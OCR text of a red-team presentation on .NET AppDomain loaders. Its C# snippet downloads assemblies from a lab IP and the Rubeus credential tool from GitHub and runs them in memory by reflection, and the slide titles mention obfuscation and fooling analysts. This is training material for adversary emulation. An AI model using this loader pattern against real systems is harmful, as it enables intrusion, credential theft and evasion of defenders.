Expanding the loader


Loader 4 - Cell - “Appdomains are cool”


```
static void Main(string[] args)
{
    AppDomain namek = AppDomain.CreateDomain("Namek");
    Console.WriteLine("Appdomain Namek created!");
    Console.ReadKey();
    Worker remoteWorker = (Worker)namek.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
    remoteWorker.ReflectFromWeb("http://10.0.2.15/HelloReflectionWorld.exe");
    Console.ReadKey();
    Console.WriteLine("Unloaded Namek!");
    AppDomain.Unload(namek);
    Console.ReadKey();
    AppDomain snakeWay = AppDomain.CreateDomain("SnakeWay");
    Console.WriteLine("Appdomain SnakeWay created!");
    remoteWorker = (Worker)snakeWay.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
    Console.ReadKey();
    remoteWorker.ReflectFromWeb("http://10.0.2.15/mscorlib.exe");
    remoteWorker.ReflectFromWeb("https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.5_Any/Rubeus.exe");
    Console.WriteLine("Unloaded SnakeWay!");
    Console.ReadKey();
}
```

Code	Explanation
Appdomain namek = AppDomain.CreateDomain(“Namek”)	Creates a new appdomain
Worker remoteWorker = (Worker)namek.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);	Activates the worker class

Expanding the loader


Loader 4 - Cell - “Appdomains are cool”






Potential Future improvements

Obfuscation




Encryption

Potential Implementation of this technique




Bonus: Idea to “bamboozle” analysts

Can you spot what’s going on in this picture?






CALIFORNIA
DELOREAN

Future of tradecraft



Future of tradecraft





About Jean-François Maes

Jean-François Maes is instructor of the SANS SEC 699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection class.

On top of his work for SANS, Jean-François is the technical red team lead at NVISO's ARES branch (a Belgian cybersecurity firm) and a toolsmith. He is also the founder of redteamer.tips, a website aimed to provide tips and tricks for red teamers.

Twitter: https://twitter.com/Jean_Maes_1994

LinkedIn: https://www.linkedin.com/in/jean-francois-maes/

GitHub: https://github.com/jfmaes

NVISO ARES
Adversarial Risk Emulation & Simulation

SANS | GIAC CERTIFICATIONS